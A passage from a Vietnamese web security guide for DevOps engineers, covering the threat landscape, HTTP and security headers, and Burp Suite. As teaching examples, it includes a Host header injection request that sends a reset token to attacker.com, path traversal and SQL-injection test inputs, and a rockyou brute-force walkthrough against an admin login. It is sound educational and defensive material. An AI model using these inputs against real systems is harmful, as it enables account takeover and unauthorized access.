Web Security cho DevOps Engineer

Từ Hạ tầng đến Bảo mật Ứng dụng Web

Cộng đồng DevOps Việt Nam

2026

Web Security cho DevOps Engineer

Từ Hạ tầng đến Bảo mật Ứng dụng Web

Tác giả: Dành cho cộng đồng DevOps Việt Nam

Phiên bản: 1.0

Nguồn tham khảo chính: - PortSwigger Web Security Academy (portswigger.net/web-security) - OWASP (owasp.org) - RFC 7230, RFC 7231, RFC 6265, RFC 6749 - CWE/CVE Database - Tài liệu chính thức AWS, GCP, Azure, Kubernetes

Lời mở đầu

Bạn đang vận hành hạ tầng Kubernetes, thiết kế pipeline CI/CD, cấu hình Nginx, quản lý secrets trên Vault — nhưng bao giờ bạn tự hỏi: **ứng dụng chạy trên hạ tầng đó có thực sự an toàn không?**

DevOps và Security không phải hai thế giới tách biệt. Khi bạn cấu hình một Ingress Controller sai, bạn vừa tạo ra một attack surface. Khi bạn để secret trong environment variable của container, bạn vừa mở một cánh cửa. Khi CI/CD pipeline của bạn không kiểm tra dependency, supply chain attack có thể xảy ra bất cứ lúc nào.

Cuốn sách này được viết cho những người như bạn — người đã biết Linux, Docker, Kubernetes, Networking — nhưng chưa có nền tảng chuyên sâu về bảo mật ứng dụng web. Mục tiêu không phải biến bạn thành pentester chuyên nghiệp trong 30 ngày, mà giúp bạn:

- Hiểu cách hacker tư duy và tấn công
- Nhận ra lỗ hổng trước khi hacker tìm ra
- Tích hợp bảo mật vào workflow DevOps hàng ngày
- Có đủ kiến thức để bắt đầu Bug Bounty

Mỗi chương được cấu trúc theo cùng một công thức: **Nó là gì → Tại sao xảy ra → Hacker khai thác thế nào → Cách phòng chống → DevOps cần làm gì**. Không lý thuyết thừa, không lan man.

Hãy đọc theo thứ tự nếu bạn mới bắt đầu. Nếu bạn đã có kinh nghiệm, có thể nhảy thẳng đến chương mình cần.

Hướng dẫn đọc sách

Cho người mới hoàn toàn: Đọc từ Chương 1 đến Chương 3 trước, sau đó đọc tuần tự.

Cho DevOps đã có kinh nghiệm: Có thể bắt đầu từ Chương 4 và đọc các chương DevOps-specific (29-35) song song.

Để thực hành: Mỗi chương đề cập PortSwigger Labs — hãy làm lab ngay sau khi đọc lý thuyết.

Ký hiệu trong sách: - `code block` — lệnh, payload, hoặc ví dụ kỹ thuật - **In đậm** — khái niệm quan trọng - > Blockquote — lưu ý hoặc cảnh báo quan trọng

Mục lục

Chương 1: Giới thiệu Web Security

Tại sao DevOps cần học Web Security?

Năm 2023, một kỹ sư DevOps cấu hình một S3 bucket để serve static files. Anh ta quên không restrict public access. Kết quả: toàn bộ database backup, bao gồm thông tin khách hàng của 2 triệu người, bị exposed ra internet trong 3 tháng trước khi được phát hiện.

Đây không phải lỗi của developer. Đây là lỗi của người vận hành hạ tầng.

DevOps Engineer ngày nay không chỉ cấu hình server — họ là người quyết định: - Ứng dụng được deploy như thế nào - Traffic đi qua đâu - Secrets được lưu ở đâu - Network policy được áp dụng như thế nào

Mỗi quyết định đó đều có thể tạo ra hoặc ngăn chặn lỗ hổng bảo mật.

Khái niệm

Web Security là tập hợp các kỹ thuật, quy trình, và công cụ nhằm bảo vệ ứng dụng web khỏi các cuộc tấn công từ bên ngoài và bên trong.

Ba trụ cột cơ bản — mô hình **CIA Triad**:

- **Confidentiality (Bảo mật):** Dữ liệu chỉ được truy cập bởi người có quyền. Ví dụ: password không bị lộ, session token không bị đánh cắp.
- **Integrity (Toàn vẹn):** Dữ liệu không bị thay đổi trái phép. Ví dụ: hacker không thể sửa số tiền trong giao dịch.
- **Availability (Sẵn sàng):** Hệ thống luôn hoạt động khi cần. Ví dụ: không bị DDoS làm sập dịch vụ.

Threat Landscape — Bức tranh mối đe dọa

Ai đang tấn công?

- **Script kiddies:** Dùng tool có sẵn, không hiểu sâu. Nguy hiểm thấp nhưng nhiều về số lượng.
- **Hacktivists:** Tấn công vì lý do chính trị/tư tưởng.
- **Cybercriminals:** Tấn công vì tiền — ransomware, data theft, fraud.
- **Nation-state actors:** Chính phủ nước ngoài. Nguy hiểm nhất, tài nguyên lớn nhất.
- **Insiders:** Nhân viên nội bộ — cố ý hoặc vô ý.
- **Bug bounty hunters:** Ethical hackers tìm lỗ hổng để nhận thưởng — hữu ích!

Tại sao web là mục tiêu?

Web application là **cửa vào** phổ biến nhất vì: - Exposed ra internet 24/7 - Phức tạp, nhiều component, nhiều dependency - Developer thường thiếu kiến thức bảo mật - Dễ tấn công từ xa, không cần physical access

OWASP Top 10 — 10 lỗ hổng phổ biến nhất

OWASP (Open Web Application Security Project — Dự án Bảo mật Ứng dụng Web Mở) là tổ chức phi lợi nhuận công bố danh sách 10 lỗ hổng web nguy hiểm nhất, được cập nhật định kỳ.

OWASP Top 10 (2021):

1. **A01: Broken Access Control** — Kiểm soát truy cập bị phá vỡ
2. **A02: Cryptographic Failures** — Lỗi mã hóa (dữ liệu nhạy cảm không được bảo vệ)
3. **A03: Injection** — SQL, Command, LDAP injection
4. **A04: Insecure Design** — Thiết kế không an toàn ngay từ đầu
5. **A05: Security Misconfiguration** — Cấu hình sai (DevOps thường gặp!)
6. **A06: Vulnerable and Outdated Components** — Dùng thư viện lỗi thời
7. **A07: Identification and Authentication Failures** — Lỗi xác thực
8. **A08: Software and Data Integrity Failures** — Lỗi toàn vẹn (supply chain)
9. **A09: Security Logging and Monitoring Failures** — Thiếu logging
10. **A10: Server-Side Request Forgery (SSRF)** — Giả mạo request từ server

> ***DevOps chú ý:*** *A05 (Misconfiguration) và A09 (Logging) là hai lỗi mà DevOps trực tiếp chịu trách nhiệm.*

Attack Surface — Bề mặt tấn công

Attack surface là toàn bộ các điểm mà kẻ tấn công có thể tương tác với hệ thống.

Với một ứng dụng web điển hình:

```
Internet
    |
    ▼
[CDN / WAF]
    |
    ▼
[Load Balancer]
    |
    ▼
[Nginx / Kong API Gateway]  ← attack surface: headers, routing
    |
    ▼
[Application Servers]       ← attack surface: endpoints, parameters
    |
    ▼
[Database / Cache / Queue]  ← attack surface: SQL injection, etc.
    |
    ▼
[Cloud Services / S3 / IAM] ← attack surface: SSRF, misconfiguration
```

Mỗi tầng trong sơ đồ trên đều có thể bị tấn công. DevOps engineer kiểm soát tất cả các tầng ngoại trừ application code — nhưng ngay cả cách deploy code cũng ảnh hưởng đến security.

Cách hacker tư duy — Attacker Mindset

Hacker không tấn công ngẫu nhiên. Họ theo một quy trình gọi là **Penetration Testing Methodology**:

1. **Reconnaissance (Thu thập thông tin):** Tìm hiểu mục tiêu — domain, subdomain, IP, technology stack, người dùng.
2. **Scanning (Quét):** Tìm open ports, services, vulnerabilities bằng tool tự động.
3. **Exploitation (Khai thác):** Tấn công lỗ hổng đã tìm được.
4. **Post-Exploitation (Sau khai thác):** Lateral movement, privilege escalation, data exfiltration.
5. **Reporting (Báo cáo):** Với ethical hacker — ghi lại tất cả, báo cáo cho target.

Hiểu quy trình này giúp bạn **nghĩ như hacker** để bảo vệ hệ thống tốt hơn.

Bug Bounty — Làm gì với kiến thức này?

Bug Bounty là chương trình mà các công ty trả tiền cho người tìm ra lỗ hổng bảo mật trong hệ thống của họ theo cách có trách nhiệm.

Các platform phổ biến: - HackerOne (hackerone.com) - Bugcrowd (bugcrowd.com) - Intigriti (intigriti.com)

Mức thưởng điển hình: - Low severity: $50 - $500 - Medium severity: $500 - $5,000 - High severity: $5,000 - $50,000 - Critical: $50,000+

Quy tắc vàng: Chỉ test những gì được phép trong scope. Không bao giờ test hệ thống không có authorization.

Môi trường thực hành

PortSwigger Web Security Academy

Trang web **portswigger.net/web-security** cung cấp: - Hơn 250 labs thực hành miễn phí - Giải thích lý thuyết chi tiết - Progressively difficult challenges

DVWA (Damn Vulnerable Web Application)

```
# Chạy DVWA bằng Docker
docker run -d -p 80:80 vulnerables/web-dvwa
```

Juice Shop (OWASP)

```
# Chạy OWASP Juice Shop
docker run -d -p 3000:3000 bkimminich/juice-shop
```

HackTheBox / TryHackMe

Nền tảng học CTF (Capture The Flag) và penetration testing có hướng dẫn.

Góc nhìn DevOps

Với DevOps Engineer, web security không phải là việc của người khác. Bạn cần:

WAF (Web Application Firewall): - Deploy WAF trước ứng dụng (ModSecurity, AWS WAF, Cloudflare) - Hiểu WAF không phải silver bullet — chỉ là một lớp phòng thủ

Shift Left Security: - Tích hợp security scan vào CI/CD pipeline - SAST (Static Application Security Testing): scan code - DAST (Dynamic Application Security Testing): scan ứng dụng đang chạy - SCA (Software Composition Analysis): scan dependencies

Defense in Depth (Phòng thủ theo chiều sâu): - Không phụ thuộc vào một lớp bảo mật duy nhất - WAF + Input Validation + Parameterized Queries + Least Privilege + Monitoring

Principle of Least Privilege (Nguyên tắc quyền tối thiểu): - Container chỉ có quyền cần thiết - Service account chỉ có quyền cần thiết - Database user chỉ có quyền cần thiết

Tóm tắt

- Web Security bảo vệ 3 trụ cột: Confidentiality, Integrity, Availability.
- DevOps Engineer là người kiểm soát nhiều tầng trong attack surface.
- OWASP Top 10 là danh sách lỗ hổng phổ biến nhất — phải thuộc lòng.
- Hacker tư duy có hệ thống: Recon → Scan → Exploit → Post-Exploit.
- Bug Bounty là cách kiếm tiền hợp pháp từ kỹ năng security.
- Môi trường thực hành: PortSwigger Labs, DVWA, Juice Shop.
- Defense in Depth và Least Privilege là hai nguyên tắc cốt lõi.

Câu hỏi ôn tập

1. Ba trụ cột của CIA Triad là gì? Cho ví dụ mỗi trụ cột trong bối cảnh ứng dụng web.
2. OWASP Top 10 lỗ hổng nào mà DevOps Engineer trực tiếp chịu trách nhiệm nhất?
3. Attack surface của một ứng dụng web điển hình bao gồm những tầng nào?
4. Sự khác nhau giữa SAST và DAST là gì? Cái nào nên chạy trong CI pipeline?
5. Tại sao Bug Bounty lại có lợi cho cả công ty lẫn researcher?

Chương 2: HTTP Fundamentals

Khái niệm

HTTP (HyperText Transfer Protocol — Giao thức Truyền tải Siêu văn bản) là nền tảng của mọi giao tiếp trên web. Hiểu HTTP là hiểu cách hacker "nhìn" vào ứng dụng của bạn.

Với Security, HTTP quan trọng vì: - Mọi cuộc tấn công web đều thực hiện qua HTTP - Lỗ hổng thường nằm trong cách xử lý headers, parameters, cookies - Biết cấu trúc HTTP giúp bạn đọc và phân tích traffic khi điều tra

Cách hoạt động

HTTP hoạt động theo mô hình **Request-Response**:

```
Client (Browser)          Server (Nginx/App)
       |                         |
       |─── HTTP Request ──────▶|
       |                         | (xử lý)
       |◀── HTTP Response ──────|
       |                         |
```

HTTP là **stateless** (không trạng thái) — mỗi request độc lập, server không nhớ request trước. Vì vậy mới cần cookies và sessions để duy trì trạng thái đăng nhập.

Cấu trúc HTTP Request

```
POST /api/login HTTP/1.1
Host: example.com
Content-Type: application/json
Authorization: Bearer eyJhbGc...
Cookie: session=abc123
User-Agent: Mozilla/5.0 ...
Content-Length: 45

{"username": "admin", "password": "secret"}
```

Giải thích từng phần:

- **Request line:** `POST /api/login HTTP/1.1` — Method + Path + Version
- **Headers:** Metadata của request
- **Blank line:** Ngăn cách headers và body
- **Body:** Dữ liệu gửi lên (chỉ có với POST/PUT/PATCH)

Cấu trúc HTTP Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Set-Cookie: session=xyz789; HttpOnly; Secure; SameSite=Strict
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Security-Policy: default-src 'self'
Content-Length: 89

{"status": "success", "token": "eyJhbGc..."}
```

Giải thích: - **Status line:** `HTTP/1.1 200 OK` — Version + Status Code + Reason - **Headers:** Metadata response, security headers - **Body:** Dữ liệu trả về

HTTP Methods

Method	Mục đích	An toàn?	Idempotent?
GET	Lấy dữ liệu	Có	Có
POST	Tạo dữ liệu	Không	Không

Method	Mục đích	An toàn?	Idempotent?
PUT	Cập nhật toàn bộ	Không	Có
PATCH	Cập nhật một phần	Không	Không
DELETE	Xóa	Không	Có
HEAD	Như GET nhưng không có body	Có	Có
OPTIONS	Hỏi server hỗ trợ methods gì	Có	Có

Security notes: - **GET không nên có side effects** — nhưng nhiều app sai điều này, dẫn đến CSRF qua URL - **OPTIONS** thường leak thông tin về CORS policy - **PUT/DELETE** phải được kiểm soát access chặt chẽ

HTTP Status Codes quan trọng

```
2xx — Thành công
  200 OK
  201 Created
  204 No Content

3xx — Chuyển hướng
  301 Moved Permanently
  302 Found (temporary redirect)
  304 Not Modified (cached)

4xx — Lỗi phía Client
  400 Bad Request
  401 Unauthorized (chưa xác thực)
  403 Forbidden (đã xác thực nhưng không có quyền)
  404 Not Found
  429 Too Many Requests (rate limiting)

5xx — Lỗi phía Server
  500 Internal Server Error
  502 Bad Gateway
  503 Service Unavailable
```

Security note: Sự khác nhau giữa 401 và 403 rất quan trọng: - `401` → chưa đăng nhập, cần xác thực - `403` → đã đăng nhập nhưng không có quyền

Nhiều app sai: trả 404 thay vì 403 để ẩn sự tồn tại của resource — đây là security through obscurity, không phải biện pháp bảo mật thực sự.

HTTP Headers quan trọng về Security

Request Headers

Authorization:

```
Authorization: Bearer <jwt-token>
Authorization: Basic <base64(user:pass)>
```

Tấn công: steal token, weak token, token không expire.

Cookie:

```
Cookie: session=abc123; csrf_token=xyz
```

Tấn công: session hijacking, CSRF.

Host:

```
Host: example.com
```

Tấn công: Host header injection — attacker thay đổi Host để poison cache hoặc reset password link.

X-Forwarded-For:

```
X-Forwarded-For: 1.2.3.4
```

Dùng để xác định IP thực của client qua proxy/load balancer. Tấn công: IP spoofing nếu app tin tưởng header này mù quáng.

Content-Type:

```
Content-Type: application/json
Content-Type: multipart/form-data; boundary=----
Content-Type: text/xml
```

Tấn công: content-type confusion — gửi XML khi app expect JSON để trigger XXE.

Response Headers (Security Headers)

Content-Security-Policy (CSP):

```
Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.example.com; object-src 'none'
```

Kiểm soát browser chỉ load resources từ nguồn được phép. Phòng chống XSS hiệu quả nhất.

X-Frame-Options:

```
X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN
```

Ngăn trang bị nhúng vào iframe. Phòng chống Clickjacking.

Strict-Transport-Security (HSTS):

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

Bắt buộc browser dùng HTTPS trong tương lai. Phòng chống SSL stripping.

X-Content-Type-Options:

```
X-Content-Type-Options: nosniff
```

Ngăn browser "đoán" content-type. Phòng chống MIME sniffing attacks.

Referrer-Policy:

```
Referrer-Policy: strict-origin-when-cross-origin
```

Kiểm soát thông tin Referer gửi khi navigate. Ngăn leak thông tin nhạy cảm trong URL.

Permissions-Policy:

```
Permissions-Policy: camera=(), microphone=(), geolocation=()
```

Kiểm soát quyền truy cập browser APIs. Phòng chống abuse camera/mic/GPS.

Cookies — Chi tiết

Cookie là cơ chế chính để duy trì session. Hiểu cookie attributes là bắt buộc:

```
Set-Cookie: session=abc123;
            Path=/;
            Domain=example.com;
            Expires=Wed, 09 Jun 2024 10:18:14 GMT;
            HttpOnly;
            Secure;
            SameSite=Strict
```

Giải thích từng attribute:

Attribute	Ý nghĩa	Nếu thiếu
`HttpOnly`	JS không đọc được cookie	XSS có thể đánh cắp cookie
`Secure`	Chỉ gửi qua HTTPS	Dễ bị sniff qua HTTP
`SameSite=Strict`	Không gửi trong cross-site request	CSRF attack dễ hơn
`SameSite=Lax`	Gửi khi navigate, không khi fetch	Cân bằng UX và security
`SameSite=None`	Luôn gửi (cần Secure)	CSRF attack dễ hơn
`Domain`	Cookie áp dụng cho domain nào	Mặc định: chỉ domain hiện tại
`Path`	Cookie áp dụng cho path nào	Mặc định: path hiện tại

Attribute	Ý nghĩa	Nếu thiếu
`Expires/Max-Age`	Thời gian sống của cookie	Session cookie (xóa khi đóng tab)

HTTPS và TLS

TLS (Transport Layer Security — Bảo mật Tầng Truyền tải) mã hóa traffic giữa client và server. HTTPS = HTTP + TLS.

TLS Handshake đơn giản:

```
Client                        Server
  |─── ClientHello ──────────►|  (TLS version, cipher suites)
  |◄── ServerHello ──────────|  (chọn cipher suite)
  |◄── Certificate ──────────|  (server certificate)
  |─── Key Exchange ─────────►|
  |◄── Finished ─────────────|
  |─── Finished ─────────────►|
  |═══ Encrypted Data ═══════|
```

Các vấn đề TLS thường gặp: - **Expired certificate:** App down hoặc user bypass warning - **Self-signed certificate:** Dễ bị MITM attack - **Weak cipher suites:** SSL 3.0, TLS 1.0 đã bị deprecate - **Certificate pinning bypass:** Mobile app security issue - **Mixed content:** HTTPS page load HTTP resource — dễ bị tấn công

Kiểm tra TLS config:

```
# Dùng testssl.sh
./testssl.sh https://example.com

# Hoặc online: ssllabs.com/ssltest/
```

HTTP/2 và HTTP/3

HTTP/2 (2015): - Multiplexing: nhiều request trên 1 connection - Header compression (HPACK) - Server push - Binary protocol thay vì text

HTTP/3 (2022): - Dùng QUIC (UDP-based) thay vì TCP - Giảm latency đáng kể - Built-in encryption (TLS 1.3)

Security implications: - HTTP/2 Request Smuggling có cách exploit khác HTTP/1.1 - HTTP/3 QUIC có attack surface mới - Nhiều WAF chưa handle HTTP/3 đúng cách

URL Structure

```
https://user:pass@example.com:8443/api/v2/users?id=123&role=admin#section
|────| |──────| |──────────| |──| |──────────| |────────────────| |─────|
scheme  credentials  hostname  port    path          query          fragment
```

Security issues với URL: - Credentials trong URL bị log trong server access log, browser history, Referer header - Query parameters thường bị log — không để sensitive data trong URL - Fragment (`#`) không gửi lên server, nhưng JavaScript có thể đọc

HTTP trong DevOps context

Nginx security headers

```
server {
    # Security headers
    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
    add_header X-Frame-Options "DENY" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header Referrer-Policy "strict-origin-when-cross-origin" always;
    add_header Content-Security-Policy "default-src 'self'" always;
    add_header Permissions-Policy "camera=(), microphone=()" always;

    # Ẩn Nginx version
    server_tokens off;
}
```

Traefik (Kubernetes Ingress)

```
apiVersion: traefik.containo.us/v1alpha1
kind: Middleware
metadata:
```

```
  name: security-headers
spec:
  headers:
    stsSeconds: 31536000
    stsIncludeSubdomains: true
    frameDeny: true
    contentTypeNosniff: true
    referrerPolicy: "strict-origin-when-cross-origin"
    customResponseHeaders:
      X-Robots-Tag: "noindex, nofollow"
      Server: ""  # Ẩn server info
```

Logging HTTP traffic đúng cách

```
# Không log password trong URL
log_format security '$remote_addr - $remote_user [$time_local] '
                    '"$request" $status $body_bytes_sent '
                    '"$http_referer" "$http_user_agent" '
                    '$request_time';

# Mask sensitive headers trong access log
```

Ví dụ thực tế: Đọc HTTP traffic

Khi dùng Burp Suite hoặc Wireshark, bạn sẽ thấy traffic như sau:

```
GET /api/users/profile?userId=1337 HTTP/1.1
Host: api.example.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjEzMzcsInJvbGUiOiJ1c2VyIn0.abc123
Cookie: _ga=GA1.2.123; _session=xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
```

Nhìn vào request này, một hacker sẽ chú ý: 1. `userId=1337` trong query parameter — thử thay thành `userId=1` để xem có IDOR không 2. JWT token trong Authorization — decode ra để xem payload 3. Không có `X-CSRF-Token` — có thể dính CSRF

Kịch bản tấn công: Host Header Injection

```
POST /forgot-password HTTP/1.1
Host: attacker.com    ← Hacker thay đổi header này
Content-Type: application/x-www-form-urlencoded

email=victim@example.com
```

Nếu server dùng `Host` header để tạo link reset password:

```
Click here to reset: https://attacker.com/reset?token=abc123
```

Victim nhận email, click link, token bị hacker capture.

Phòng chống:

```
# Sai: dùng Host header từ request
reset_url = f"https://{request.headers['Host']}/reset?token={token}"

# Đúng: hardcode domain trong config
reset_url = f"https://{settings.BASE_URL}/reset?token={token}"
```

Tóm tắt

- HTTP là text-based, request-response, stateless.
- Mọi cuộc tấn công web đều đi qua HTTP — hiểu cấu trúc là bắt buộc.
- Security headers (CSP, HSTS, X-Frame-Options) là hàng rào đầu tiên — dễ implement, hiệu quả cao.
- Cookie attributes (HttpOnly, Secure, SameSite) bảo vệ session — thiếu một cái là lỗ hổng.
- Không bao giờ để sensitive data trong URL query parameters.
- Host header không đáng tin — luôn hardcode domain trong config.
- TLS mạnh: TLS 1.2+, không dùng weak cipher suites.

Câu hỏi ôn tập

1. Sự khác nhau giữa HTTP 401 và 403 là gì? Tại sao điều này quan trọng về mặt security?
2. Cookie attribute nào quan trọng nhất để phòng chống XSS? Tại sao?
3. HSTS là gì và nó ngăn chặn loại tấn công nào?
4. Tại sao không nên đặt sensitive data trong URL query string?
5. Content-Security-Policy header hoạt động như thế nào để ngăn chặn XSS?

Chương 3: Burp Suite

Khái niệm

Burp Suite là công cụ kiểm thử bảo mật ứng dụng web phổ biến nhất thế giới, được phát triển bởi PortSwigger. Nó hoạt động như một **intercepting proxy** (proxy chặn bắt) — đặt giữa browser và server để bắt, đọc, sửa đổi toàn bộ HTTP traffic.

Với DevOps Engineer, Burp Suite giúp: - Quan sát chính xác ứng dụng đang gửi/nhận gì - Replay và modify requests để test lỗ hổng - Tự động scan một số loại vulnerability - Phân tích authentication flow, API calls

Hai phiên bản: - **Burp Suite Community:** Miễn phí, đủ dùng cho học tập và bug bounty cơ bản - **Burp Suite Professional:** Trả phí (~449 USD/năm), có scanner, Collaborator, nhiều tính năng nâng cao

Cài đặt

Yêu cầu: Java 17+

```
# Ubuntu/Debian
sudo apt update && sudo apt install default-jdk

# Download Burp Suite Community từ portswigger.net/burp/communitydownload
# Sau đó chạy:
java -jar burpsuite_community_v*.jar
```

Hoặc dùng Docker (không khuyến khích vì cần GUI):

```
# Dùng Kali Linux với Burp sẵn có
docker run -it --rm kalilinux/kali-rolling /bin/bash
apt install burpsuite
```

Cấu hình ban đầu

Bước 1: Tạo Proxy Listener

Mặc định Burp Suite lắng nghe ở `127.0.0.1:8080`.

```
Burp Suite → Proxy → Options → Proxy Listeners
└── 127.0.0.1:8080 (mặc định)
```

Bước 2: Cấu hình Browser

Cách 1: Cấu hình thủ công - Firefox: Settings → Network Settings → Manual proxy - HTTP Proxy: `127.0.0.1`, Port: `8080` - Cũng dùng cho HTTPS

Cách 2: Dùng FoxyProxy (khuyến nghị)

```
# Cài extension FoxyProxy Standard cho Firefox
# Add proxy: 127.0.0.1:8080
# Toggle on/off khi cần
```

Bước 3: Cài CA Certificate

Để intercept HTTPS, cần cài Burp CA certificate vào browser:

```
1. Truy cập http://burpsuite (khi proxy đang bật)
2. Download CA Certificate
3. Firefox: Settings → Privacy & Security → Certificates → Import
4. Trust for "Identify websites"
```

Các module chính

1. Proxy — Trái tim của Burp

Intercept tab:

```
Proxy → Intercept → Intercept is ON
```

Khi bật intercept, mọi request từ browser đều bị "hold" lại. Bạn có thể: - **Forward:** Cho request đi qua - **Drop:** Hủy request - **Edit:** Sửa request trước khi forward

```
GET /api/users?id=1 HTTP/1.1
Host: example.com
Cookie: session=abc123
                      ↑
            Sửa id=1 thành id=2 ngay đây
```

HTTP History tab: Xem toàn bộ traffic đã qua Proxy, dù intercept tắt hay bật.

Chuột phải vào request → **Send to Repeater** / **Send to Intruder** / **Send to Scanner**

2. Repeater — Replay và Modify Requests

Repeater cho phép gửi lại request nhiều lần với các thay đổi khác nhau. Đây là tool dùng nhiều nhất khi test thủ công.

```
Proxy → HTTP History → [chọn request] → chuột phải → Send to Repeater
```

Workflow điển hình:

```
Request gốc:
GET /api/user?id=1337 HTTP/1.1

Thử 1: id=1337'        → SQL error? → SQL injection
Thử 2: id=1            → Xem user khác → IDOR
Thử 3: id=0x539        → Hex encoding bypass
Thử 4: id=../../../etc/passwd → Path traversal
```

Keyboard shortcuts: - `Ctrl+R`: Send request - `Ctrl+Z`: Undo - `Ctrl+Shift+[/]`: Navigate giữa các tabs

3. Intruder — Tấn công tự động hóa

Intruder tự động hóa việc gửi nhiều request với payload khác nhau. Dùng để: - Brute force password - Fuzzing parameters - Enumerate IDs (IDOR testing) - Bypass rate limiting

Các Attack Type:

```
Sniper:      [payload] cùng một vị trí, từng giá trị một
Battering Ram: [payload] tất cả vị trí cùng lúc, cùng giá trị
Pitchfork:   [payload1][payload2] nhiều vị trí, đồng bộ theo hàng
Cluster Bomb: [payload1][payload2] mọi tổ hợp có thể
```

Ví dụ brute force login:

```
POST /login HTTP/1.1
Content-Type: application/json

{"username":"admin","password":"§password§"}
                               ↑
                    Đánh dấu vị trí inject payload
```

```
Payloads → Simple list → Load wordlist (rockyou.txt)
→ Start attack
→ Filter by response length hoặc status code khác nhau
```

> ***Community Edition bị rate limit*** *ở Intruder. Dùng Turbo Intruder extension cho tốc độ cao hơn.*

4. Scanner (Pro only) — Tự động tìm lỗ hổng

```
Chuột phải vào request → Scan → Active Scan
```

Scanner tự động phát hiện: - SQL Injection - XSS - Path Traversal - XXE - Command Injection - …và nhiều hơn nữa

> *Chỉ dùng trên hệ thống được phép. Active scan sẽ gửi payloads có thể gây hại.*

5. Decoder — Encode/Decode dữ liệu

```
Burp → Decoder
```

Hỗ trợ: - Base64 encode/decode - URL encode/decode - HTML encode/decode - Hex - Gzip - Hashing (MD5, SHA1, SHA256)

Ví dụ: Decode JWT token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
→ Decode as Base64 →
{"alg":"HS256","typ":"JWT"}
```

6. Comparer — So sánh responses

Dùng để so sánh hai responses để tìm sự khác biệt nhỏ — hữu ích trong blind injection testing.

```
HTTP History → chọn 2 responses → chuột phải → Send to Comparer
```

7. Logger — Ghi log toàn bộ traffic

Khác với HTTP History của Proxy, Logger ghi lại traffic từ tất cả modules. Hữu ích khi debug.

8. Collaborator (Pro only) — Out-of-band testing

Burp Collaborator là server public của PortSwigger dùng để detect out-of-band interactions — khi payload trigger DNS lookup hoặc HTTP request ra ngoài.

```
Dùng trong:
- Blind SSRF
- Blind Command Injection
- Blind XXE
- Blind SQL Injection (DNS-based)
```

Extensions quan trọng

Cài qua **BApp Store** (Burp → Extensions → BApp Store):

Extension	Mục đích
Param Miner	Tìm hidden parameters, unkeyed cache inputs
Turbo Intruder	Brute force tốc độ cao, race condition testing
Active Scan++	Nâng cao scanner (Pro)
JWT Editor	Edit và resign JWT tokens
Logger++	Advanced logging
Autorize	Test access control (mỗi request chạy với nhiều user)
Hackvertor	Transform payloads để bypass WAF
403 Bypasser	Bypass 403 Forbidden

Workflow thực tế: Test một API endpoint

```
1. Cấu hình Burp proxy
2. Bật intercept
3. Thực hiện thao tác trên app (login, browse, etc.)
4. HTTP History → xem các request
5. Tìm request thú vị (có parameters, auth headers, v.v.)
6. Send to Repeater
7. Thử các modifications:
   - Thay đổi ID values (IDOR test)
   - Remove auth header (access control test)
   - Inject SQL/XSS payloads
   - Thêm/sửa headers
```

```
8. Phân tích response (status code, length, content)
9. Nếu tìm ra pattern → Send to Intruder để automate
```

Burp với Docker/Kubernetes

Khi test ứng dụng trong Docker/K8s, cần cấu hình network:

```
# Test app chạy trong Docker
# Tìm IP của container
docker inspect <container> | grep IPAddress

# Cấu hình Burp target scope
# Proxy → Options → Add scope: 172.17.0.0/16

# Hoặc expose app ra localhost
docker run -p 8000:8000 myapp
# → Burp intercept traffic đến localhost:8000
```

Lưu ý: Với HTTPS trong container, cần cài Burp CA vào container hoặc tắt TLS verification khi test nội bộ.

Kịch bản tấn công: Brute force login với Intruder

```
1. Intercept POST /login request
2. Send to Intruder
3. Clear tất cả auto-marked positions
4. Mark §password§:
   {"username":"admin","password":"§password§"}
5. Payloads → Load: /usr/share/wordlists/rockyou.txt
6. Options → Grep Match: "Invalid password"
   (để phân biệt success/failure)
7. Start Attack
8. Sort by Response Length — request thành công có length khác
```

Cách phát hiện: Burp giúp nhận biết gì

Dùng Burp để phát hiện dấu hiệu lỗ hổng:

```
✓ Response có stack trace/error message → thông tin lộ
✓ Response time khác nhau khi thay payload → blind injection
✓ Response length thay đổi khi modify parameter → IDOR/access control
✓ Set-Cookie thiếu HttpOnly/Secure → session security issue
✓ Thiếu security headers trong response → misconfiguration
✓ Content-Type: text/html nhưng trả về JSON → MIME confusion
```

Góc nhìn DevOps

Testing trong staging environment:

```
# Dùng Burp như một proxy chạy headless với Burp REST API (Pro)
# Hoặc dùng ZAP (miễn phí) trong CI/CD pipeline

# OWASP ZAP thay thế miễn phí cho CI/CD:
docker run -t owasp/zap2docker-stable zap-baseline.py \
  -t https://staging.example.com \
  -r zap-report.html
```

Ghi log traffic cho audit:

```
Burp → Logger → Enable logging → Export logs
→ Phân tích với ELK Stack để detect attack patterns
```

Tóm tắt

- Burp Suite là intercepting proxy — đặt giữa browser và server để bắt và sửa HTTP traffic.
- Proxy: bắt và forward/drop/edit request.
- Repeater: replay request với sửa đổi — dùng nhiều nhất khi test thủ công.

- Intruder: tự động hóa với nhiều payloads — brute force, fuzzing, enumeration.
- Decoder: encode/decode base64, URL, HTML, hex.
- Cần cài CA certificate để intercept HTTPS.
- Extensions như Param Miner, JWT Editor, Autorize rất hữu ích.
- Community Edition miễn phí đủ dùng cho learning và bug bounty.

Câu hỏi ôn tập

1. Tại sao cần cài CA certificate của Burp Suite vào browser? Điều gì xảy ra nếu không cài?
2. Sự khác nhau giữa Proxy Intercept và HTTP History là gì?
3. Intruder Attack Type “Sniper” khác “Cluster Bomb” như thế nào? Khi nào dùng loại nào?
4. Extension “Autorize” trong Burp Suite dùng để test loại lỗ hổng nào?
5. Làm thế nào để dùng Burp Suite để test API của ứng dụng chạy trong Docker container?

Chương 4: Authentication — Lỗ hổng xác thực

Khái niệm

Authentication (Xác thực) là quá trình xác minh danh tính — trả lời câu hỏi "Bạn là ai?". Không nhầm với **Authorization** (Phân quyền) — "Bạn được phép làm gì?".

Mức độ nguy hiểm: Cao — Bypass authentication = truy cập toàn bộ tài khoản.

Lỗ hổng authentication xảy ra khi: - Logic xác thực bị lỗi - Implementation sai spec - Thiếu rate limiting - Weak credentials được phép tồn tại
